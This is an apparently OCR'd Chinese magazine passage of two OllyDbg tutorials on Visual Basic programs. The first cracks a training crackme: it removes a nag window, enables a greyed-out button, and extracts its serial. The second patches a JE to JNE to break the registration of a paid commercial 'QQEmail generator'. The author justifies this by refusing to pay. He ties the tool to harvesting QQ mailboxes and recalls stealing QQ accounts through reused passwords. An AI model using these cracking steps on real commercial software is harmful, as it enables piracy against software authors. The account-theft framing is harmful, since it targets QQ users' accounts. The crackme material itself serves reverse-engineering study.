


图9

简单的来说就是Crackme 一共把vbaObjSet 用了10 次，每次程序要用这个函数的话，OD 都会把它中断下来，为了方便理解和记忆，大家可以这样来想。不知不觉的又学到了一种设置断点的方法，在设置好了断点后，我们就让程序运行起来，很快程序就被中断下来了，不过此时却没有看见Crackme 的踪影。这时候大家就要小心了，因为我们刚才已经看到了OD 在vbaObjSet 这个函数上设置了10 个断点，这其中很有可能只有一个或两个是我们要找的，所以在设置了多个断点的前提下，程序被中断了不一定就意味着我们可以开始分析了。就比如现在的情况，我们要解决的是“灰色按钮”的问题，但是现在程序界面都没有出现，就直接被中断下来了，那么现在中断在这里可能与我们要找的目标并没有什么关系，只是程序在运行中一次正常的调用vbaObjSet 函数而已，和目标“灰色按钮”并没有什么直接关系。所以，我们不必理会这次中断，按下F9 让程序继续运行。果然，当程序再一次运行的时候，Crackme 就运行起来了，我们输入个注册名试试，小菜们刚刚按了下键盘，Crackme 就立刻被中断了，OD 的窗口一下子就跳进了小菜的眼中，现在我们中断在了这里，如图10。




图10

同样是被中断下来，不过这一次的中断就很可疑了，因为是在我们输入注册名的时候被中断的，那么这里的代码或多或少都会与软件的验证有些关系：

```
00404139    FF15 38104000 call   dword ptr [<&MSVBVM60.
__vbaObjSet>]     MSVBVM60.__vbaObjSet
0040413F    8BF0          mov    esi, eax
00404141    8D55 E8       lea    edx, dword ptr [ebp-18]
00404144    52            push   edx
00404145    56            push   esi
00404146    8B0E          mov    ecx, dword ptr [esi]
00404148    FF91 A0000000 call   dword ptr [ecx+A0]
0040414E    3BC3          cmp    eax, ebx
00404150    DBE2          fclex
00404152    7D 12         jge    short 00404166
```

```
00404154    68 A0000000   push    0A0
00404159    68 48304000   push    00403048
0040415E    56            push    esi
0040415F    50            push    eax
00404160    FF15 28104000 call    dword ptr [<&MSVBVM60.
__vbaHresultCh>;  MSVBVM60.__vbaHresultCheckObj
00404166  > 391D 10504000 cmp     dword ptr [405010], ebx
0040416C    75 10         jnz     short 0040417E
```

当看到了代码段中的几个跳转指令的时候，小菜们顿时眼前一亮。没错，跳转指令确实很值得我们关注。不过，也要提醒一下大家，就算是一个跟踪VB程序的小经验吧，在跟踪VB程序的代码时，如果遇到了跳转指令，首先是要看看这个跳转是大范围的跳转还是那种只跳过了几句代码的小跳转，如果是小跳转的话，我们基本上就可以把它忽略掉了，因为VB程序的反汇编代码中会有大量的没有什么意义的小跳转指令；但假如我们发现的是一个跳转幅度很大的大范围跳转指令的话，那就得加倍注意了，它很有可能就是“关键跳转”。既然我们可以大致的确定当前这段代码与软件的注册验证部分有关系，那么就用单步跟踪的方法来跟踪一下吧，大概经过了十来句代码后，我们就跟踪到了下面的这个地方：

```
004041D0    FF15 E4104000 call    dword ptr [<&MSVBVM60.
__vbaFreeObj>] ;  MSVBVM60.__vbaFreeObj
004041D6    66:3BF3       cmp     si, bx
004041D9    74 42         je      short 0040421D
004041DB    8B07          mov     eax, dword ptr [edi]
004041DD    57            push    edi
004041DE    FF90 00030000 call    dword ptr [eax+300]
```

机灵的小菜一眼就看出了其中的问题：“在这里有一个很明显的跳转指令，而且跳转的范围还不小呢！”那么这个跳转会有什么价值呢？我们一起来分析一下，首先可以确定的是，我们设置的断点，是在负责控制按钮控件状态的函数上设置的。所以，程序的中断或多或少都会与按钮的状态有关系，其次是联系我们所处的代码位置，当我们刚输入了一位注册名的时候，程序就被中断了，这样看来，现在的情况既和“灰色按钮”有关又和软件的注册有关，那么这里的代码究竟和Crackme中注册界面的那个灰色的“确定”按钮有没有关系呢？为了打消顾虑还是来实践一下吧，目标就锁定在当前这段代码中的那个范围较大的跳转指令上。由于作用不明，我们只好使用NOP法暴力解决问题，使用汇编功能将目标代码修改，修改前的代码为**004041D9 . /74 42 je short 0040421D**，修改后的代码为

```
004041D9    90            nop
004041DA    90            nop
```

把修改后的文件保存之后，运行一下修改后的程序看看，Crackme运行起来的时候“确定”按钮依然是灰色的，和以前没有什么区别，看来刚才的修改是失败了，小菜们先别丧气，来输入个注册名看看，虽然有些沮丧，但小菜们还是试着输入了一个字母，就当小菜输入字符的瞬间，突然“确定”按钮一下子被点亮了。试着单击一下，还出现了如图11所示的提示框，连注册提示都弹出来了，看来小菜们又一次成功了，第二关顺利通过。连闯两关的小菜信心大增，顿时斗志加倍，看来不把这个Crackme的注册码挖出来小菜今天是不会罢休了。




图11

第三关：寻找VB程序的“注册码”

我们把既消灭了NAG窗口又解除了“灰色按钮”的Crackme在OD中打开，最后要面对的问题就是该如何寻找Crackme的注册码了。根据上面两次的分析经验，大家可以认识到，现在的主要目标就是找到与注册验证有关的函数。那么VB中我们可以通过在哪个函数上设置断点来找到注册码呢？有请今天的第三位主角，__vbaVarTstEq函数（“又是一串奇怪的字符”小菜感慨道），这个函数在VB中是负责比较字符串的，简单的说，VB程序就是用__vbaVarTstEq这个函数来比较字符串信息的，因此VB程序要验证的注册码的正确与否就必须要用到__vbaVarTstEq这个函数。

把目光重新转移到OD上来，在明确了所使用的函数后，就该设置断点了。经过前面的两个例子，教给了大家两种设置断点的方法，一种是直接在命令窗口中输入相关的命令；另一种则是通过查找程序调用的函数列表，在目标函数上设置断点。为了巩固新知识，我们就使用第二种方法：首先在OD的快捷菜单中依次选择“查找”—“当前模块中的名称”，在弹出的窗口中，大家很快就发现了_vbaVarTstEq的踪影，如图12。

00401034	.text	输入	MSVBVM60.__vbaVarForInit
004010DC	.text	输入	MSVBVM60.__vbaVarForNext
0040101C	.text	输入	MSVBVM60.__vbaVarIdiv
00401008	.text	输入	MSVBVM60.__vbaVarMove
00401074	.text	输入	MSVBVM60.__vbaVarMul
00401060	.text	输入	MSVBVM60.__vbaVarTstEq
00401294	.text	输出	<模块入口点>

图12

选中这个函数后，依然单击右键，选择在每个参考上设置断点，断点设置完成就让程序运行起来。很快，我们就又看到了Crackme的运行界面，现在大家随便输入一组注册名和注册码试试，例如输入注册名cai，注册码1234，在输入完后按下“确定”按钮，果然程序被中断下来了。看来，__vbaVarTstEq这个函数还是很有作用的，现在程序中断在了如下代码处：

```
00403C7D    FF15 60104000 call    dword ptr [<&MSVBVM60.
__vbaVarTs>;  \__vbaVarTstEq
00403C83    8D4D A4       lea     ecx, dword ptr [ebp-5C]
00403C86    8BF0          mov     esi, eax
00403C88    FF15 E4104000 call    dword ptr [<&MSVBVM60.
__vbaFreeO>;  MSVBVM60.__vbaFreeObj
00403C8E    8D4D 94       lea     ecx, dword ptr [ebp-6C]
00403C91    FF15 10104000 call    dword ptr [<&MSVBVM60.
__vbaFreeV>;  MSVBVM60.__vbaFreeVar
00403C97    66:85F6       test    si, si
00403C9A    0F84 A3000000 je      00403D43
```

如果不出意外的话，注册码很有可能就在附近了，还是单步跟踪一下看看（注意VB程序跟踪的心得：小跳转忽略，大跳转注意），VB的代码又臭又长，半天都找不到一点儿有用的东西，经过了千山万水我们终于发现了一个很大的跳转：

```
00403DDF    FF15 28104000 call    dword ptr [<&MSVBVM60.
__vbaHresu>;  MSVBVM60.__vbaHresultCheckObj
00403DE5  > 33DB          xor     ebx, ebx
00403DE7  > 895D FC       mov     dword ptr [ebp-4], ebx
00403DEA    9B            wait
00403DEB    68 9C3E4000   push    00403E9C
00403DF0    EB 66         jmp     short 00403E58
```

大家注意最后一句代码**00403DF0.EB 66 jmp short 00403E58**，这是典型的JMP无条件跳转语句，而且跳转的范围也不小，是该留心的时候了，不过一般我们找的注册码都是在堆栈窗口中发现的，那么现在的堆栈窗口中会不会有可疑的内容呢，我们仔细来找找。果然，在堆栈窗口中我们发现了可疑的字符串，如图13，小菜们看到这个字符串的第一感觉，就觉得是注册码，因为一般情况下注册码的模样都是这样奇奇怪怪的，究竟是不是注册码，还得试试才能知道。我们把这个字符串复

制出来，重新运行一下Crackme，分别输入注册名cai和试验注册码424244-PYG-8323看看，当小菜们按下确定按钮的刹那，注册成功的窗口弹出来了，如图14，我们寻找到的正是Crackme真正的注册码，小菜们终于也顺利的通过了第三关。

```
0012F3DC   00000000
0012F3E0   00000000
0012F3E4   00165D54  UNICODE "424244-PYG-8323"
0012F3E8   00699FA8  ASCII "nx "
0012F3EC   00000000
0012F3F0   001610A0
0012F3F4   00165C9C  UNICODE "424244-PYG-"
0012F3F8   00000000
0012F3FC   00000000
```

图13

连闯三关的小菜已经累得头晕眼花了，虽然VB的程序使用函数断点可以很好的达到我们的目的，但是一步一步跟踪VB程序的代码，确实很熬人。趁着大家的还有些力气，我们赶紧把今天所讲的内容简单总结一下。在大家的一致努力下，我们勇闯三关，分别解决了程序中的NAG窗口、灰色按钮（功能限制）并成功找到了真正的注册码。从整个的分析过程我们可以看出，在完全抛弃“字符串提示信息”的情况下，通过使用函数断点的方法，将问题各个击破，并且大家又学习到了一种新的设置函数断点的方法。




图14

现在，相信一般的VB程序已经难不倒小菜们了，遇到NAG窗口就用rtcMsgBox，遇到功能限制（灰色按钮），就用vbaFreeObj，而要寻找注册码的时候，就可以使用vbaVarTstEq这个函数。分工明确，作用明显，大家一定要牢牢记住它们。另外还有一点需要注意的是，在跟踪和分析VB程序的时候有一些小技巧，诸如文章中所用到的“小跳转忽略，大跳转注意”这样的实践性技巧，小菜们一定要多多练习才能熟练掌握。这堂课的主要内容就是让大家熟练的使用所学习到的新知识，不要总是局限于已经熟练掌握的技术。

（本文所涉及到的crackme、ollyice已收录到光盘中）

文章难易度：★★★
文章阅读点：对于QQEmail的简单破解及简单修改

QQEmail生成器破解及修改

零度幻影

从网上下载了一款QQEmail生成器，可以生成QQ邮箱和51UC的邮箱号码，号码会生成到记事本里，不过我们在记事本里稍微修改就成了别的邮箱号了，毕竟也有许多人使用QQ号作为自己的邮箱帐号的。记得以前曾看到过另类破解QQ密码的文章，就是根据有些人习惯性的会把QQ密码和邮箱密码都设置成相同的密码，来破解QQ邮箱密码，从而达到破解出QQ密码来盗取QQ号。可惜的是这款QQEmail生成器却是收费的，作为一个Cracker，我们坚决不能容忍这种乱收费的行为，虽然程序作者也不容易，但是小菜手里哪有钱去买这东西啊，这款软件的限制是未注册版本时只能保存20条邮件记录，下面我们就来把它破解掉。

首先还是使用PEID查壳，显示的是Microsoft Visual Basic 5.0/6.0，很明显程序并没有加壳，这就省去我们脱壳的麻烦，如图1。试着注册一下软件，输入任意注册码后弹出了错误提示，如图2，功能限制框则如图3所示。




图1




图2

知道了软件的基本信息后，我们就使用OD载入程序，先参考字符串的查看，很遗憾没有发现任何有用的信息，既然没有想要的信息那我们就不用这种方法了，按F9让程序运行起来就会弹出程序窗口，这时再随意输入注册码进行注册，出现错误提示窗口时不要关闭，在OD中选择“调试”—“暂停”（也可以直接按快捷键F12），然后点“K”，如图4，OD就会来到显示调用堆栈的界面了。



图4




图3

调用堆栈

地址	堆栈	函数例程 / 参数	调用来自	框架
0012DD30	77D19408	包含 ntdll.KiFastSystemCallRet	USER32.77D19406	0012DD64
0012DD34	77D2E2B2	USER32.WaitMessage	USER32.77D2E2AD	0012DD64
0012DD68	77D2636F	USER32.77D2E123	USER32.77D2636A	0012DD64
0012DD90	77D3A93E	USER32.77D262B9	USER32.77D3A939	0012DD8C
0012E050	77D3A2A4	USER32.SoftModalMessageBox	USER32.77D3A29F	0012E04C
0012E1A0	77D3A0F3	USER32.77D3A12F	USER32.77D3A0EE	0012E19C
0012E20C	6606F73F	包含 USER32.77D3A0F3	MSVBVM60.6606F73D	0012E208
0012E24C	6606F5BB	包含 MSVBVM60.6606F73F	MSVBVM60.6606F5B8	0012E248
0012E274	6606F8B6	MSVBVM60.6606F4A1	MSVBVM60.6606F8B1	0012E270
0012E2A4	66063C78	MSVBVM60.6606F825	MSVBVM60.66063C73	0012E2A0
0012E308	660DC6EF	MSVBVM60.660639EB	MSVBVM60.660DC6EA	0012E304
0012E380	0044D874	MSVBVM60.rtcMsgBox	QQEmailB.0044D86E	0012E37C

根据经验，我们可以判断除了最后一行外，其它调用来自一栏中显示的都是调用的系统函数或VB的函数，对于小菜们来讲，只要知道最后一行才是程序所调用的就行了。我们在QQEmail B.0044D86E处双击（不要点错了地方），就来到了**0044D86E . FF15 98104000 call dword ptr ds:[<&MSVBVM60.#595>]；MSVBVM60.rtcMsgBox**处，根据注释我们可以大概猜测一下，程序运行到此处时可能就会弹出注册码错误的提示框。从这行往上看**0044D739 . FF15 98104000 call dword ptr ds:[<&MSVBVM60.#595>]；MSVBVM60.rtcMsgBox**，可以猜测到程序如果能够运行到此处应该就是弹出注册成功的提示框，从0044D86E往上发现有一个大跳转，跳转到了0044D81E，现在我们提取关键代码：

```
0044D6DA   FF15F4104000   call dword ptr ds:[<&MSVBVM60.__vbaVarTstEq>]  ;  MSVBVM60.__vbaVarTstEq
```

```
0044D6E0    .  66:85C0        test ax,ax 程序作出判断
0044D6E3    .  0F84 35010000  je QQEmailB.0044D81E注册码不正确跳转就会实现
0044D6E9    .  8B15 6C814500  mov edx,dword ptr ds:[45816C]
0044D6EF    .  8D4D E8        lea ecx,dword ptr ss:[ebp-18]
0044D6F2    .  FF15 C4114000  call dword ptr ds:[<&MSVBVM60.__vbaStrCopy>]   ;  MSVBVM60.__vbaStrCopy
代码省略
0044D72C    .  6A 40          push 40
0044D72E    .  51             push ecx
0044D72F    .  C785 78FFFFFF >mov dword ptr ss:[ebp-88],4008
0044D739    .  FF15 98104000  call dword ptr ds:[<&MSVBVM60.#595>]           ;  MSVBVM60.rtcMsgBox弹出注册成功提示
0044D73F    .  8D55 88        lea edx,dword ptr ss:[ebp-78]
0044D742    .  8D45 98        lea eax,dword ptr ss:[ebp-68]
代码省略.
0044D81E  > 8B15 64814500  mov edx,dword ptr ds:[458164]
0044D824    .  8D4D E8        lea ecx,dword ptr ss:[ebp-18]
0044D827    .  FF15 C4114000  call dword ptr ds:[<&MSVBVM60.__vbaStrCopy>]   ;  MSVBVM60.__vbaStrCopy
0044D82D    .  B9 04000280    mov ecx,80020004
中间代码省略
0044D861    .  6A 30          push 30
0044D863    .  52             push edx
0044D864    .  C785 78FFFFFF >mov dword ptr ss:[ebp-88],4008
0044D86E    .  FF15 98104000  call dword ptr ds:[<&MSVBVM60.#595>]           ;  MSVBVM60.rtcMsgBox弹出注册码错误提示
0044D874    .  8D45 88 lea eax,dword ptr ss:[ebp-78]   ;
0044D877    .  8D4D 98    lea ecx,dword ptr ss:[ebp-68]
```

这些只是我们的猜想，下面来验证一下，在0044D6DA代码处下断点F2，重启程序按F9运行，程序运行后任意输入注册码我们会发现没有弹出错误提示，程序被断在了0044D6DA这行，单步F8走到0044D6E3时发现跳转实现，继续按F8走到0044D86E，发现弹出了注册码错误提示，说明我们的猜想是正确的，不过很遗憾的是我们发现程序不是明码比较的类型，跟踪过程中没有发现注册码的身影，现在来爆破修改，跳转在0044D6E3处，将JE修改为JNE，然后保存文件为“注册破解.exe”，相信这些修改过程大家都非常熟悉了，运行注册破解.exe，试着注册一下，发现注册成功了，但是生成号码后发现还是有功能限制的，如图5，图6。

